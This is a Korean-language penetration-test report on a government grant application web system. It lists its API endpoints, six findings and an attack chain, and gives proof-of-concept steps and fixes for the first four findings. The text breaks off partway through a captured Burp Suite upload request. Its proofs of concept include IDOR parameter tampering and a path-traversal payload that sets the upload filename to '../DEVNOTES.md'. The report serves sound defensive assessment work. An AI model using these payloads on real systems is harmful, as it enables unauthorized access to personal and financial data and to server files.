

웹 어플리케이션 모의해킹 및 취약점 진단 보고서

[대상: 정부지원금 통합 신청 시스템]

진단 기간	2026. 08. 25 ~ 2026. 08. 28
진단 대상	정부지원금 통합 신청 시스템 (Web)
작성자	모의해킹 컨설턴트 (김영진)
문서 등급	Confidential (대외비)

1. 요약

1.1 진단 개요 및 목적

본 보고서는 "정부지원금 통합 신청 시스템"을 대상으로 악의적인 공격자의 관점에서 수행된 웹 어플리케이션 모의해킹 및 취약점 진단 결과를 기술합니다. 서비스의 주요 비즈니스 로직(지원금 신청, 증빙 서류 제출, 문의 작성 등)을 중점적으로 점검하여 잠재적인 보안 위협을 식별하고 대응 방안을 수립하는 데 목적이 있습니다.

1.2 진단 범위

총 38 개의 API 엔드포인트를 대상으로 인증, 인가, 데이터 검증 등의 보안성을 점검하였습니다.

구분	기능	진단 대상	접근 권한
인증	회원가입	[POST] /api/user/join/public	미인증 (Public)
	로그인	[POST] /api/user/login/public	미인증 (Public)
	로그아웃	[POST] /api/user/logout	일반 계정 (User)
계정	계정조회	[GET] /api/user/{userId}	일반 계정 (User)
	전체 계정조회	[GET] /api/user/admin	관리자 계정 (Admin)
	계정삭제	[DELETE] /api/user/{userId}/admin	관리자 계정 (Admin)
	계정권한 변경	[PATCH] /api/user/role/{userId}/admin	관리자 계정 (Admin)
	계좌정보 변경	[PATCH] /api/user	일반 계정 (User)
지원금 신청	신청	[POST] /api/application	일반 계정 (User)

	신청 취소	[DELETE] /api/application/{grantId}	일반 계정 (User)
	신청 조회	[GET] /api/application	일반 계정 (User)
	신청상태 변경	[PATCH] /api/application/{userId}/admin	관리자 계정 (Admin)
	전체 신청 조회	[GET] /api/application/admin	관리자 계정 (Admin)
지원금 제도	지원금 제도 등록	[POST] /api/grant/admin	관리자 계정 (Admin)
	지원금 제도 조회	[GET] /api/grant/public	미인증 (Public)
	지원금 제도 수정	[PATCH] /api/grant/update/{grantId}/admin	관리자 계정 (Admin)
	지원금 제도 삭제	[DELETE] /api/grant/{grantId}/admin	관리자 계정 (Admin)
	지원금 제도 상태 변경	[PATCH] /api/grant/status/{grantId}/admin	관리자 계정 (Admin)
즐거찾기	즐거찾기 조회	[GET] /api/favorite	일반 계정 (User)
	즐거찾기 등록	[POST] /api/favorite/{grantId}	일반 계정 (User)
	즐거찾기 삭제	[DELETE] /api/favorite/{grantId}	일반 계정 (User)
문의사항	문의 등록	[POST] /api/inquiry	일반 계정 (User)
	문의 조회	[GET] /api/inquiry	일반 계정 (User)

	문의 수정	[PATCH] /api/inquiry/{inquiryId}	일반 계정 (User)
	문의 삭제	[DELETE] /api/inquiry/{inquiryId}	일반 계정 (User)
	문의 답변	[PATCH] /api/inquiry/{inquiryId}/admin	관리자 계정 (Admin)
	문의 전체 조회	[GET] /api/inquiry/admin	관리자 계정 (Admin)
공지사항	공지사항 등록	[POST] /api/notice/admin	관리자 계정 (Admin)
	공지사항 조회	[GET] /api/notice/public	미인증 (Public)
	공지사항 수정	[PATCH] /api/notice/{noticeId}/admin	관리자 계정 (Admin)
	공지사항 삭제	[DELETE] /api/notice/{noticeId}/admin	관리자 계정 (Admin)
서류	서류 등록	[POST] /api/document	일반 계정 (User)
	서류 조회	[GET] /api/document	일반 계정 (User)
	서류 삭제	[DELETE] /api/document/{documentId}	일반 계정 (User)
	서류 다운로드	[GET] /api/document/{documentId}	일반 계정 (User)
	신청 서류 다운로드	[GET] /api/document/application/{applicationDocumentId}	일반 계정 (User)
세션	세션 확인	[GET] /api/session/public	미인증 (Public)

	세션 연장	[POST] /api/session/extend	일반 계정 (User)
모니터링	로그 조회	[GET] /api/monitoring/admin?apiUrl={search}	관리자 계정 (Admin)

1.3 종합 현황 및 취약점 요약

총 6건의 취약점이 발견되었으며, 이 중 5건이 시스템 장악 및 민감 데이터 유출로 직결되는 High~Critical 등급으로 판정되었습니다.

위험도별 현황 통계

구분	Critical	High	Medium	Low	합계
발견 건수	2 건	3 건	1 건	0 건	6 건

발견된 최종 취약점 전체 목록

NO	취약점명	위험도	OWASP TOP 10	진단 대상
1	Information Disclosure (정보 누출)	High	A02: Security Misconfiguration	/ (Main)
2	Insufficient Authorization (불충분한 인가)	High	A01: Broken Access Control	[GET] /api/user/{userId}
3	File Upload (파일 업로드)	Medium	A06: Insecure Design	[POST] /api/document
4	File Download (파일 다운로드)	High	A01: Broken Access Control	[GET] /api/document/{documentId}
5	Stored Cross-Site Scripting (XSS)	Critical	A05: Injection	[POST] /api/inquiry
6	SQL Injection (SQLI)	Critical	A05: Injection	[GET] /api/monitoring/admin

1.4 시나리오 기반 공격 체인

단일 취약점 공격에 그치지 않고, 복수의 취약점을 연계하여 시스템 통제권을 완벽히 장악하는 시나리오 공격 체인이 확인되었습니다.

1. 정찰(Reconnaissance): 소스맵 미제거로 인한 프론트엔드 코드 노출 및 IDOR 취약점을 통한 관리자 계정 식별
2. 정보 유출(Information Disclosure): 파일 업로드 및 Path Traversal 기반 다운로드를 연계하여 서버 내부 중요 파일(DEVNOTES.md) 탈취
3. 권한 상승(Privilege Escalation): Stored XSS 를 악용하여 관리자 세션을 탈취하고 일반 계정을 최고 관리자로 승격
4. 데이터 탈취(Data Exfiltration): 관리자 권한으로 타 지원자의 민감 서류(주민등록초본 등) 무단 열람 및 다운로드
5. 데이터베이스 침해(SQL Injection): 획득한 관리자 권한으로 접근 가능한 모니터링 API 에서 SQLi 를 수행하여 전체 DB 덤프

2. 진단 방법론 및 위험도 산정 기준

2.1 보안 취약점 진단 방법론

본 진단은 국제 웹 보안 표준 기구인 OWASP(Open Web Application Security Project)의 Top 10(2025)과 KISA(한국인터넷진흥원) “주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드”에 입각하여 진행되었습니다. 취약점 식별을 위해 CWE(Common Weakness Enumeration) 체계를 적용하여 분류하였습니다.

2.2 위험도 산정 기준 (CVSS v4.0 기반)

각 취약점의 위험도는 CVSS v4.0 (Common Vulnerability Scoring System) 체계를 바탕으로 산정되었으며, 비즈니스 환경과 데이터 민감도를 고려하여 최종 등급 (Critical /High /Medium /Low)을 결정하였습니다.

등급 (Severity)	CVSS 점수
Critical	9.0 - 10.0
High	7.0 ~ 8.9
Medium	4.0 ~ 6.9
Low	0.1 ~ 3.9

3. 상세 진단 결과

3.1 Information Disclosure (정보 누출)

위험도	High (CVSS: 7.9)	OWASP TOP 10/ CWE	A02:2025-Security Misconfiguration CWE-540 (Inclusion of Sensitive Information in Source Code)
진단 대상	[GET] http://localhost:3000/		
발견 위치	[Source Map]MainPage.jsx		
영향도	프론트 소스코드 원본 노출. 특히 DEVNOTES.md 파일 존재가 파악되며, 추후 공격 시나리오(관리자 API 확보)의 핵심 진입점으로 악용됨		
진단 상태	취약 [미조치]	이행 점검	해당 없음 (1 차 진단)

[위험도 판정 근거]


단순 정보 노출을 넘어, 관리자 API 엔드포인트와 내부 개발 지침이 포함된 문서의 존재를
노출하여 전체 시스템 장악 시나리오의 빌드업이 되므로 High 로 판정함.

[취약점 개요]

배포시 소스맵(.map)을 제거하지 않아 웹브라우저 DevTools 를 통해 프론트 소스코드 전체가
노출되는 취약점입니다. 이로 인해 관리자 API 정보가 담긴 DEVNOTES 파일의 존재가 노출되며
이는 추후 시나리오 기반 공격 체인에 이용됩니다.

[발견 과정 및 POC]

1. 웹브라우저로 메인 페이지접속 후 F12 버튼을 눌러 개발자 도구를 활성화 시킵니다.
2. Sources 탭 선택 후 MainPage.jsx 확인시 DEVNOTES.md 파일의 존재가 주석으로 노출되며 그
외 모든 소스코드가 노출되고 있습니다.



[대응 방안]

- 배포 환경 빌드 시 소스맵 생성 옵션을 비활성화하고, 중요 백엔드 API 명세나 개발자 노트는 소스코드 내부 주석으로 포함하지 않도록 제거합니다.

3.2 Insufficient Authorization (불충분한 인가)

위험도	High (CVSS: 8.5)	OWASP TOP 10/ CWE	A01:2025-Broken Access Control CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor CWE-639 (IDOR)
진단 대상	[GET] http://localhost:8080/api/user/{userId}		
발견 위치	[Path Parameter] userId		
영향도	일반 사용자가 경로 파라미터 변조를 통해 타 사용자 및 관리자의 계정 정보(이름, 이메일, 전화번호, 계좌번호 등)를 무단 열람		
진단 상태	취약 [미조치]	이행 점검	해당 없음 (1 차 진단)

[위험도 판정 근거]


개인정보보호법상 민감정보에 해당하는 고유식별 및 금융 정보(계좌번호)가 인증을 우회하여 유출될 수 있으므로 High 로 판정함.

[취약점 개요]


계정조회 요청시 userId 의 값을 서버단에서 적절한 세션검증 없이 신뢰하여 일반 사용자 계정을 통해 userId 의 값을 변경하여 타 사용자 및 관리자의 계정페이지에 접근할 수 있는 취약점으로 계좌번호 등의 민감정보의 노출 및 관리자 계정 식별에 이용됩니다.


[발견 과정 및 POC]

1. 일반 사용자 계정으로 로그인 후 마이페이지에 접근합니다.




2. 계정명을 클릭하여 AccountPage 요청을 보내고 Burp Suite 를 활용하여 요청을 인터셉트 합니다.





3. userId 를 변경시 타 사용자, 관리자 계정의 계정페이지 정보가 노출됩니다.



[대응 방안]

- AccountController 에서 getUsers 요청시 URL 에 userId 를 포함시키지 않고,
@SessionAttribute 등을 통해 서버 측 세션에서 사용자를 식별하여 검증된 사용자 본인의

정보만 반환하도록 컨트롤러 로직을 수정합니다.

```
@GetMapping
public ResponseApi<UserResponseDto> getUsers(
    @SessionAttribute(name = "loginUser") SessionUser sessionUser){

    UserResponseDto response = accountService.getUser(sessionUser.getId());
    return ResponseApi.success(response);
}
```

3.3 File Upload (파일 업로드)

위험도	Medium (CVSS: 5.8)	OWASP TOP 10/ CWE	A06:2025-Insecure Design CWE-434 (Unrestricted Upload of File with Dangerous Type)
진단 대상	[POST] http://localhost:8080/api/document		
발견 위치	[RequestBody] file		
영향도	불필요한 확장자(md, txt 등) 파일이 업로드 가능하며, 후속 취약점(Path Traversal)과 연계 시 시스템 내부 파일(DEVNOTES.md) 다운로드 가능		
진단 상태	취약 [미조치]	이행 점검	해당 없음 (1 차 진단)

[위험도 판정 근거]

업로드된 파일이 즉시 실행(RCE)되는 환경은 아니나, 부적절한 검증 로직으로 인해 내부 중요
파일 접근의 시작점이 되므로 Medium 으로 판정함.


[취약점 개요]

업로드 파일 검증용 FileUploadValidator 컴포넌트에서 ALLOWED_EXTENSIONS,
ALLOWED_MIME_TYPES 에 md, txt 파일 등 불필요한 확장자에 대한 업로드를 허용하고 있어

DEVNOTES.md 등의 파일명으로 업로드하여 서버 내부 중요파일 유출에 악용될 수 있습니다.


[발견 과정 및 POC]

1. 사용자 계정 로그인 후 마이페이지에서 “자주쓰는서류” 탭으로 이동합니다.



2. 임의 파일을 업로드 후 Burp Suite 를 활용하여 요청을 인터셉트 합니다.

3. filename 을 DEVNOTES.md 로 Content-Type 을 text/markdown 으로 변경 후 전송 시 정상적으로 파일이 업로드 됩니다.



[대응 방안]

- 업로드 파일 검증용 FileUploadValidator 컴포넌트에서 ALLOWED_EXTENSIONS, ALLOWED_MIME_TYPES 에 꼭 필요한 서류만 화이트리스트 방식으로 허용합니다.

```
private static final Set<String> ALLOWED_EXTENSIONS =  
    Set.of("jpg", "jpeg", "png");
```

```
private static final Set<String> ALLOWED_MIME_TYPES =  
    Set.of("image/jpeg", "image/png");
```

3.4 File Download (Path Traversal 기반 내부 파일 유출)

위험도	High (CVSS: 8.9)	OWASP TOP 10/ CWE	A01:2025-Broken Access Control CWE-22 (Improper Limitation of a Pathname to a Restricted Directory)
진단 대상	[GET] http://localhost:8080/api/document/{documentId}		
발견 위치	[Path Parameter] documentId		
영향도	파일 업로드 시 입력한 경로 추적 문자열('..')이 검증되지 않아, 다운로드 호출 시 Uploads 디렉터리를 이탈하여 서버 내부 중요 파일(DEVNOTES.md 등)을 탈취 가능.		
진단 상태	취약 [미조치]	이행 점검	해당 없음 (1 차 진단)

[위험도 판정 근거]

서버의 파일 시스템을 탐색하고 주요 파일을 탈취할 수 있어 기밀성에 심각한 타격을 주므로 High 로 판정함.

[취약점 개요]

파일 업로드 시 경로 추적 문자열(.. 등)에 대한 검증 및 저장 파일명 난수화가 적용되지 않아, 사용자가 입력한 파일명이 DB의 store_file_name 과 실제 물리 파일 경로에 사용되며 이에 따라 사용자별 파일 소유권을 검증하더라도 DB 레코드와 실제 파일 간 고유한 1:1 매핑이 보장되지 않아 다른 파일을 참조할 수 있습니다.

공격자는 이를 악용하여 ../DEVNOTES.md 와 같은 파일명을 업로드하고 다운로드 기능을 호출함으로써 Uploads 디렉터리를 이탈하여 서버 내부의 중요 파일을 다운로드할 수 있습니다.


[발견 과정 및 POC]

1. 사용자 계정으로 로그인 후 서류 업로드 요청을 Burp Suite 를 통해 인터셉트 합니다.
2. filename 을 ../DEVNOTES.md 로 Content-Type 을 text/markdown 으로 변경 후 전송 시 정상적으로 파일이 업로드 됩니다.

The screenshot displays the Burp Suite interface with a target set to http://localhost:8080. The 'Repeater' tab is active, showing a list of requests. The selected request is a POST to /api/document. The request body is a JSON object with 'filename' set to '../DEVNOTES.md' and 'Content-Type' set to 'text/markdown'. The response is a 200 status with a JSON body indicating 'success: true'.

```
Request
1 POST /api/document HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:154.0) Gecko/20100101 Firefox/154.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 X-Request-Id: c4cb1fcb-d122-4308-a46d-85b6599f5b6
8 X-Request-Time: 2026-08-26T06:44:58.552Z
9 XSRF-TOKEN: aArK4A6M9TVkbsr_v39LUW67A14iYKPh7SFo6p1ot2A
10 Content-Type: multipart/form-data;
    boundary=-----gecko-forboundsrye0bd1d2bde1ba7912d25d54b755bc48
11 Content-Length: 365
12 Origin: http://localhost:3000
13 Cookie: JSESSIONID=07289591130C2500C75E106FC838140F; XSRF-TOKEN=aArK4A6M9TVkbsr_v39LUW67A14iYKPh7SFo6p1ot2A
14 Referer: http://localhost:3000/
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-site
18
19 -----gecko-forboundsrye0bd1d2bde1ba7912d25d54b755bc48
20 Content-Disposition: form-data; name="file"; filename="../DEVNOTES.md"
21 Content-Type: text/markdown
22
23 Test File
24 -----gecko-forboundsrye0bd1d2bde1ba7912d25d54b755bc48
25 Content-Disposition: form-data; name="docType"
26
